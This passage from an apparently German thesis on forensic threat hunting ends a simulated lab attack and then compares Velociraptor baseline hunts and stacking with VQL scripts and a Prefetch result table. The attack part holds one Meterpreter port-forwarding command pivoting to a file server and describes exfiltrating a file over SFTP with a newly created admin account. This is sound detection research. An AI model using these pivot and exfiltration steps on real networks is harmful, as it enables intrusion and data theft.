


Abbildung 32: Erstellung eines neuen Benutzeraccounts und Hinzufügen zur Gruppe der Administratoren auf dem System Gateway

3.8.11 Exfiltration – Exfiltration over Web Service – T1567

Als letzte Angriffsaktivität sollen Daten vom Fileserver exfiltriert werden. Dazu sollen Daten, die in einem privaten Verzeichnis eines Nutzers auf dem Fileserver „FS1“ liegen, zum Kali Linux System per SFTP hochgeladen werden. Diese Technik wird im MITRE ATT&CK Framework als „Exfiltration over Web Service – T1567“ bezeichnet. [31]

Um Zugriff auf das System „FS1“ zu erlangen, muss zunächst erneut eine Portweiterleitung zu diesem über das System Client1 eingerichtet werden, siehe Abbildung 33.

```

meterpreter > portfwd add -l 3390 -p 3389 -r 10.0.0.100
[*] Forward TCP relay created: (local) :3390 → (remote) 10.0.0.100:3389
meterpreter >
  
```

Abbildung 33: Erstellung Portweiterleitungsregeln über das System Client 1 zum Fileserver

Dabei wird als lokaler Port 3390 verwendet, da der Port 3389 auf dem Kali Linux

System bereits durch die Portweiterleitung zum Gateway belegt ist. Danach wird eine RDP Verbindung zum Fileserver mittels „rdesktop“ und dem Domänenaccount „LabAdmin“ aufgebaut. Anschließend wird die Anwendung „Winscp“ auf dem Fileserver installiert und über eine SFTP Verbindung zum Kali Linux Server die Datei „Secre_File.txt“ aus einem privaten Netzlaufwerk übertragen, siehe Abbildung 34.




Abbildung 34: Exfiltration von Daten auf dem Fileserver zum Kali Linux Server per SFTP und der Anwendung Winscp

3.9 Abgleich mit Baseline

Um Daten für einen Abgleich mit der zuvor erstellten Baseline zu erlangen, muss erneut eine Jagd mit den gleichen Artefakten, wie in Abschnitt 3.7 dargestellt, auf den Systemen der Testumgebung durchgeführt werden. Da die Vorgehensweise für die Erstellung und Durchführung einer Jagd mittels Velociraptor bereits dargestellt wurde, wird an dieser Stelle auf eine erneute Darstellung der Schritte verzichtet. Die Jagd nach der Angriffssimulation kann nach der Durchführung ebenfalls in Velociraptor angezeigt und exportiert werden, siehe Abbildung 35.

Diese Daten der Jagd nach der Angriffssimulation werden ebenfalls exportiert und befinden sich im CSV und JSON Format im Anhang 3.




Abbildung 35: Überblick Jagd nach der Angriffssimulation in Velociraptor

Der eigentliche Abgleich der Baseline mit diesen neu erhobenen Daten kann nun auf verschiedene Arten erfolgen. Zunächst wäre es möglich, die exportierten Daten, welche für jedes Artefakt als CSV und JSON Dateien einzeln vorliegen, abzugleichen. Dazu können diverse Werkzeuge, wie beispielsweise die Powershell oder Skriptsprachen wie Python verwendet werden. Auch wäre es möglich, die Baseline sowie die Jagd nach dem Angriff in eine andere Datenbank zu laden, was aufgrund der Größe der Tabellen sinnvoll sein kann, vor allem in Produktivsystemen, da sonst eine Verarbeitung der Informationen zu leistungsintensiv sein könnte.

Im Falle der Verwendung Velociraptors ist es jedoch auch möglich, VQL für den Abgleich zu nutzen. Dies hat den Vorteil, dass die Daten nicht exportiert werden müssen und VQL bereits eine performante Schnittstelle auf Datenbank-Basis darstellt. Somit wird im folgenden VQL in Velociraptor selbst für den Abgleich genutzt. Hierzu wird für jedes Artefakt, welches zuvor als für den Baselinevergleich geeignet angesehen wurde, ein Notebook erstellt.

Der Abgleich der einzelnen Tabellen ist jedoch nicht gänzlich trivial, da ein Abgleich der gesamten Tabellen jedes Artefakts bzw. der jeweiligen Zeilen dieser

auf Unterschiede zu ungewollten Ergebnissen führt. Denn die Velociraptor-Artefakte liefern häufig Werte wie Zeitstempel mit, die sich jedes Mal verändern können. Beispielsweise werden durch das Artefakt Prefetch Zeitstempel zur letzten Ausführung eines Programms gespeichert. Durch Nutzer der Systeme werden legitime Programme ebenfalls in der Zwischenzeit ausgeführt, sodass diese Einträge bei einem Abgleich angezeigt werden würden, da die entsprechenden Werte in einer Zeile sich verändert haben, was hier nicht Ziel des Baselineabgleichs ist. Es sollen im Falle dieses Artefakts lediglich Programme angezeigt werden, die grundsätzlich noch nicht auf dem System zum Zeitpunkt der Erstellung der Baseline ausgeführt wurden.

Die Lösung für dieses Problem ist die Nutzung lediglich einer bestimmten Spalte der Tabellen der Baseline und der Jagd nach dem Angriff im Rahmen des Abgleichs. Hierzu müssen für jedes Artefakt Spalten ausgewählt werden, die sich am besten als identifizierendes Merkmal im Rahmen des Abgleichs eignen. Die folgende Tabelle 1 stellt die Zuordnung der jeweiligen Artefakte zu der ausgewählten identifizierenden Spalte dar.

Tabelle 1: Zuordnung von identifizierenden Spalten zu den jeweiligen Artefakten für die Verwendung im Rahmen des Baselineabgleichs und Stackings

Artefakt	Identifizierende Spalte
AllUsers	Name
Amcache	SHA1
ArpCache	RemoteMACAddress
Autoruns	SHA-256
DLLs	ModulePath
FirewallRules	Value
LocalAdmins	Name
NetstatEnriched	Hash
Prefetch	Hash
Pslist	Hash
RootCAStore	FingerPrint
Services	Name
ShimCache	Path
Users	Name
Timeline	Application
UserAssist	Name

Das VQL Skript, welches für den Abgleich genutzt werden kann wird in Abbildung 36 dargestellt und soll im Folgenden anhand des Beispiels für das Artefakt Prefetch erläutert werden. VQL ist wie bereits erläutert ähnlich aufgebaut wie SQL. Die grundsätzliche Syntax von SQL und somit VQL wird als bekannt vorausgesetzt. Einzelne bestehende Unterschiede und Besonderheiten von VQL werden im Bedarfsfall anhand des konkreten Beispiels dargestellt.

```

1. Let Artifact_Name = 'Windows.Analysis.EvidenceOfExecution/Prefetch'
2. Let Unique_identifier = `Hash`
3.
4. Let Baseline = SELECT *, "Baseline" AS Sourcehunt FROM hunt_results(
5. artifact = Artifact_Name,
6. hunt_id = 'H.COUU4MTF8MDVK')
7.
8. Let Hunt2 = SELECT *, "Hunt2" AS Sourcehunt FROM hunt_results(
9. artifact = Artifact_Name,
10. hunt_id = 'H.COV0FOO7SM3OC')
11.
12. Let Systems = SELECT Fqdn FROM Baseline GROUP BY Fqdn
13.
14. Let Hunts_fused = SELECT * FROM chain(
15. a = {SELECT * FROM Hunt2},
16. b = {SELECT * FROM Baseline}, async = TRUE)
17.
18. Let CountallRows = SELECT * FROM foreach(
19. row = Systems.Fqdn,
20. query = {SELECT *, count() AS TotalCount FROM Hunts_fused WHERE
21. Fqdn = _value GROUP BY Unique_identifier})
22.
23. SELECT * FROM CountallRows WHERE TotalCount = 1

```

Abbildung 36: VQL Skriptcode für den Baselineabgleich am Beispiel des Artefakts Prefetch

Das Skript ist so geschrieben, dass lediglich vier Variablen geändert werden müssen sollte dieses für andere Artefakte oder eine andere Jagd verwendet werden. In Zeile 1 wird das Artefakt festgelegt, welches abgeglichen werden soll. In der Zeile 2 wird die zuvor erwähnte identifizierende Spalte festgelegt, die bei jedem Artefakt anders ist, siehe Tabelle 1. In Zeile 6 und 10 müssen die Velociraptor interne ID der Baseline Jagd und die der Jagd nach dem Angriff angegeben werden. In Zeile 12 werden die Bezeichnungen der Systeme aus der Spalte „Fully qualified domain name“ (Fqdn) ermittelt und in einer Tabelle gespeichert.

Als nächstes werden in Zeile 14 bis 16 die beiden Tabellen der Baseline und der zweiten Jagd zu einer Tabelle zusammengeführt, welche in der Variable „Hunts_fused“ gespeichert wird. Dies ist notwendig da VQL nicht über die Möglichkeit verfügt, den in SQL verwendeten „Join“ Befehl auszuführen. Dies wird durch die Entwickler von VQL damit begründet, dass ein „Join“ nichts Anderes ist, als die Kombination von zwei oder mehreren Tabellen basierend auf in Beziehung stehenden Informationen, beispielsweise einem Index. Da es sich bei VQL jedoch häufig nicht um statische, sondern dynamische Datenbanken handelt, gibt es keinen festen Index. Stattdessen wird auf die Nutzung von Schleifen, hier „foreach“, verwiesen, was grundsätzlich auch im Hintergrund bei einem „Join“ Befehl in SQL durchgeführt wird. Dabei kann jede Zeile in einer Tabelle nacheinander mit einer Query, wie einem Vergleich, belegt werden. [20]

Diese Methodik wird auch hier in Zeile 18 bis 21 genutzt, um durch jeden Wert der „Systems“ Tabelle, welche die Systemnamen enthält, durchzuitieren. Somit wird für jedes System (Client1, Client2, GW1, DC1, usw.) in der Tabelle „Hunts_fused“ nach dem Identifier gruppiert und das Vorkommen des „Identifiers“ in der Spalte TotalCount gezählt. Anschließend können mittels des Befehls in der letzten Zeile des Programms, Zeile 23, Identifier der Tabelle angezeigt werden, die nur einmal vorkommen. Somit werden Zeilen der Baseline und zweiten Jagd angezeigt, in denen der Identifier nur einmal vorkommt. Das führt dazu, dass Prefetch Einträge, die nur in der zweiten Jagd, aber nicht in der Baseline vorkommen, angezeigt werden. Grundsätzlich werden so auch Einträge angezeigt, die in der zweiten Jagd, jedoch nicht in Baseline enthalten sind. Aufgrund dessen werden in Zeile 4 und 8 jeweils neue Spalten zu den ursprünglichen Tabellen der Baseline und der zweiten Jagd hinzugefügt, welche die Bezeichnung der Tabelle selbst enthält. Dadurch ist eine spätere Zuordnung der jeweiligen Zeile nach der Fusion der Tabellen trotzdem möglich und es kann festgestellt werden, ob die Zeile ursprünglich lediglich in der Baseline oder in der zweiten Jagd enthalten war. In der Regel sollte die Zeile aus der zweiten Jagd stammen.

In Abbildung 37 ist das Ergebnis des Skripts für das Artefakt Prefetch dargestellt. Dabei wurden einige weniger relevante Spalten ausgeblendet, um eine Darstellung als Abbildung zu ermöglichen. Auf der Abbildung 37 ist zu erkennen,

dass insgesamt 25 Prefetchdateien seit der Erstellung der Baseline hinzugekommen sind. Einige davon sind bereits auf den ersten Blick mit der Angriffssimulation in Verbindung zu bringen, wie die Programme „Curl“, „Reverse“, „Spoolsv“ und „Whoami“. Auffällig ist hierbei, dass lediglich Prefetchdateien auf dem Client 1 hinzugekommen sind. Dies ist wahrscheinlich damit verbunden, da im Rahmen der Angriffssimulation lediglich der Client 1 aktiv genutzt wurde und eine Simulation legitimer Aktivitäten auf den anderen Clients nicht stattgefunden hat.

Creation Time	Binary	Fqdn	Sourcehunt	Total Count
2024-05-10T09:13:42.7330405Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEMAPPS\MICROSOFT.MICROSOFTEDGE_8...	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:13:56.7206682Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\SECURITYHEALTHSERVICE.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:15:10.9111108Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\WINDOWS.WARP.JITSERVICE.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:15:16.867648Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\CMD.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:19:16.9872764Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\DLLHOST.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:19:20.2356108Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEMAPPS\MICROSOFT.WINDOWS.SECHEAL...	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:19:21.6284201Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\SECURITYHEALTHHOST.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:19:21.6439676Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\RUNTIMEBROKER.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:19:26.9274701Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\CONSENT.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:19:41.1435796Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\RUNTIMEBROKER.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:30:00.6263324Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEMAPPS\MICROSOFT.LOCKAPP_CW5N1H2...	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:30:01.3773278Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\RUNTIMEBROKER.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:37:23.1206076Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\CURL.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:37:33.1592408Z	\\VOLUME{01da89b2527b6ad3-245289e2}\USERS\TESTUSER1\DOWNLOADS\REVERSE.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:38:54.7106321Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\WHOAMI.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:43:27.2587435Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\SVCHOST.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:45:33.5093089Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\SPOOLSV.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:45:34.7411194Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\ATTRIB.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:45:42.8951615Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\RUNDLL32.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:45:43.0394313Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\RUNDLL32.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T09:50:07.8739556Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\REG.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T11:06:04.702511Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\SDIAGNHOST.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T11:11:31.9333994Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\RUNTIMEBROKER.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T11:12:00.3776038Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\RUNTIMEBROKER.EXE	CLIENT1.corp.c...	Hunt2	1
2024-05-10T11:13:16.782292Z	\\VOLUME{01da89b2527b6ad3-245289e2}\WINDOWS\SYSTEM32\RUNTIMEBROKER.EXE	CLIENT1.corp.c...	Hunt2	1

Abbildung 37: Ergebnis des Baselineabgleichs für das Artefakt Prefetch

Nun wäre es auch denkbar, anders bei dem Baselineabgleich vorzugehen. Und zwar könnten für den Abgleich ähnlicher Systeme wie den Clients 1 bis 4, lediglich die Baseline eines Clients verwendet werden. Bei dem VQL Skript aus Abbildung 36 wird jede Baseline eines Clients mit der jeweiligen zweiten Jagd verglichen. Der Vorteil bei einem Abgleich aller Clients mit nur einer einzigen Baseline ist, dass so Speicherplatz eingespart und ggf. Aufwand bei der Baselineerstellung reduziert werden kann. Allerdings ist vorhersehbar, dass es bei diesem Vorgehen zu mehr False Positives kommen wird, da jedes System Unterschiede aufweist, die sich hier bemerkbar machen würden.

Gleichzeitig ist der erlangte Vorteil der Speicherplatznsparung nicht besonders relevant. Die Baseline eines Clients wie hier beschrieben ist zwischen 10 und 13 MB groß. Auch bei Hochrechnen auf ein großes Produktivsystem sollte dies keine Speicherkapazitätsprobleme verursachen. Auch können Systeme wie das

Gateway, der Fileserver und der Domänencontroller sowieso nicht auf diese Art abgeglichen werden, da sie von ihrer Funktion her so unterschiedlich sind. Aufgrund dessen wird an der in Abbildung 36 dargestellten Methode, des Abgleichs jeder Baseline des jeweiligen Systems festgehalten.

Des Weiteren könnte noch eine weitere Änderung beim Vorgehen des Abgleichs eingebracht werden. Beim KansaProfiler aus Abschnitt 3.3.1 wurde vor der Erstellung der Baseline ein Stacking durchgeführt. [26] Anschließend werden beim Vergleich mit dieser Baseline lediglich die Anzahl des Vorkommens von Unterschieden gezählt. Dieses Vorgehen erscheint jedoch nicht notwendig, da keine Vorteile daraus entstehen. Zunächst ist ein weiterer Verarbeitungsschritt, die Durchführung des Stackings notwendig. Darüber hinaus ist bei dieser Vorgehensweise, die Feststellung von Unterschieden zwischen der Baseline und der zweiten Jagd, zunächst lediglich erkennbar, dass im Falle von Prefetch bspw. ein Programm mehr ausgeführt wurde. Im Ergebnis dieses Abgleichs ist jedoch nicht erkennbar, um welches System es sich handelt und auf welchem das Programm ausgeführt wurde. Somit stellt das Stacking vor dem Baselineabgleich eine nicht notwendige und sogar im Rahmen der Erkennbarkeit nachteilhafte Funktion dar. Der Abgleich mit der Baseline ist dadurch ggf. vereinfacht, aber aufgrund des funktionierenden VQL Skripts aus Abbildung 36, ist eine Vereinfachung nicht notwendig.

Das VQL Skript aus Abbildung 36 wurde anschließend für alle Artefakte unter Änderung der entsprechenden Variablen „Artifact_Name“ und „unique_identifier“ wie in Tabelle 1 dargestellt ausgeführt. Das Ergebnis des Skripts kann im Anschluss als CSV exportiert werden. Dies wurde ebenfalls für alle Artefakte durchgeführt und kann dem Anhang 4 entnommen werden. Lediglich die Artefakte „RootCAStore“, „ArpCache“, „Timeline“ und „Users“ sind dort nicht zu finden. Dies ist berechtigterweise der Fall, da seit der Baselineerstellung keine Änderungen in diesen Artefakten aufgetreten sind, weil keine Aktivitäten durchgeführt worden sind, die diese Artefakte verändern würden. Somit kann ein Abgleich zu keinen Feststellungen über neue Einträge führen. Die Ergebnisse des Abgleichs werden im Abschnitt 4.2.1 ausgewertet.

Des Weiteren ist das VQL Skript aus Abbildung 36 im „Artifact Exchange“ Bereich

der Velociraptor Webseite zu finden, da dieses dort eingereicht und durch die Velociraptor Entwickler hinzugefügt wurde. [65]

3.10 Stacking

Wie bereits in Abschnitt 2.3.2 erläutert eignet sich das hier mit Stacking beschriebene Vorgehen, um Anomalien mithilfe des Vergleichs ähnlicher Systeme auf Basis ihrer Artefakte zu ermitteln. Hierzu muss somit ein Stacking für die Clients und Server separat durchgeführt werden, da die Server über ein anderes Betriebssystem und Funktionen verfügen und somit ein Vergleich mittels Stacking zu vielen False Positives führen würde, weil die Systeme sich zu sehr voneinander unterscheiden und unterschiedliche legitime Programme verwenden. Grundsätzlich ist es fraglich wie gut das Stacking in Verbindung mit den Servern des Testnetzwerks funktionieren wird, da diese auch unterschiedliche Funktionen innehaben.

Hauptvorteil des Stackings ist wie bereits erwähnt, dass lediglich die erhobenen Artefakte nach dem Angriff benötigt werden, um zu einem Ergebnis zu kommen.

Das Stacking der jeweiligen Artefakte wird mithilfe des in Abbildung 38 dargestellten Skripts vorgenommen und soll erneut anhand des Prefetch Artefakts erläutert werden. Auch hier müssen nur die Variablen „Artifact_Name“ und „unique_identifizier“ in Zeile 1 und 2 gemäß Tabelle 1 bei der Nutzung für andere Artefakte ausgetauscht werden. Anschließend werden in Zeile 4 bis 5 alle Clients erhoben, die das Label „Client“ aufweisen, damit nur die Clients und nicht die Server des Testnetzwerks verwendet werden. In Zeile 7 bis 9 wird die entsprechende Jagd ausgewählt, hier die Jagd nach dem Angriff. In Zeile 11 bis 13 werden aus dieser Jagd Zeilen herausgefiltert, die nicht von einem Client-System stammen. Somit werden Einträge, die von den Systemen DC1, FS1, GW1 und CM1 stammen, im Rahmen dieser Ausführung des Skripts nicht weiterverwendet, was ohnehin nicht der Fall wäre, da die Server über keine Prefetchdateien verfügen. Anschließend werden in Zeile 15 bis 16 alle restlichen Einträge anhand des identifizierenden Merkmals gezählt.


```
1. Let Artifact_Name = 'Windows.Analysis.EvidenceOfExecution/Prefetch'
2. Let Unique_identifier = `Hash`
3.
4. Let Usersystems = SELECT os_info["fqdn"] AS Clientcolumn FROM clients()
5.   WHERE labels[0]="Client"
6.
7. Let Hunt = SELECT * FROM hunt_results(
8.   artifact = Artifact_Name,
9.   hunt_id = 'H.COV0FOO7SM3OC')
10.
11. Let FilterClientHunts = SELECT * FROM foreach(
12.   row = Usersystems.Clientcolumn,
13.   query = {SELECT * FROM Hunt WHERE Fqdn = _value})
14.
15. SELECT *,count() AS TotalCount FROM FilterClientHunts GROUP BY
16.   Unique_identifier
```

Abbildung 38: VQL-Skriptcode für das Stacking am Beispiel des Artefakts Prefetch

Das gleiche Skript wird auch im Anschluss für die Server angewandt. Dazu muss lediglich das Label in Zeile 6 auf „Server“ geändert werden, damit die Clients herausgefiltert werden. Das Ergebnis des Stacking-Skripts für die Server und Clients befindet sich im Anhang 5.

4 Untersuchung der Ergebnisse

In diesem Abschnitt sollen die zuvor generierten Ergebnisse der forensischen Methoden Baselineabgleich, Stacking und Monitoring im Hinblick auf die Erkennbarkeit der Angriffsaktivitäten auf das Testnetzwerk ausgewertet und bewertet werden. Im Anschluss soll mithilfe des Bewertungsschemas eine objektive Bewertung der Methoden im Vergleich zueinander vorgenommen werden.

4.1 Darstellung Bewertungsschema

Um eine Bewertung möglichst objektiv durchzuführen wird ein Schema benötigt, nach welchem die Eignung der jeweiligen Methode für die Erkennbarkeit der jeweiligen Angriffsaktivität eingeordnet werden kann. Hierzu soll ein Punktesystem genutzt werden, welches in Tabelle 2 dargestellt wird.

Tabelle 2: Bewertungsschema für den Vergleich der Methoden

Punkteanzahl	Kriterium
0	Angriffsaktivität kann mithilfe der Methode nicht erkannt werden.
1	Angriffsaktivität kann erkannt werden, jedoch nicht auf den ersten Blick, nur mittels weiterer Ermittlungen oder Hintergrundwissen.
2	Angriffsaktivität kann sehr gut erkannt werden, bspw. auf den ersten Blick, auch durch eine Person, die über keine Vorkenntnisse über das jeweilige System verfügt.

Somit ist eine Methode als Geeignet einzuordnen, wenn sie über möglichst viele Punkte verfügt. Da es elf Angriffsaktivitäten gibt und für jede Aktivität bis zu zwei Punkte vergeben werden können, kann jede Methode eine maximale Punkteanzahl von 22 erreichen.

4.2 Bewertung der Methoden

Im Folgenden wird versucht die Angriffsaktivitäten aus den Ergebnissen der Methoden zu ermitteln und anschließend für jede Angriffsaktivität eine Punktzahl nach dem zuvor genannten Schema zuzuordnen.

4.2.1 Baselinevergleich

- **Initial Access – Phishing Link - T1566**

Das Herunterladen des WinRAR Archives von der Webseite des Kali Linux Systems kann nicht nachvollzogen werden, da Artefakte wie Download oder Browserhistorie nicht in die Baseline miteinbezogen wurden aus den Gründen die bereits in Abschnitt 3.6.1 dargestellt wurden. Somit werden hier null Punkte vergeben.

- **Execution - Exploitation for Client Execution – T1203**

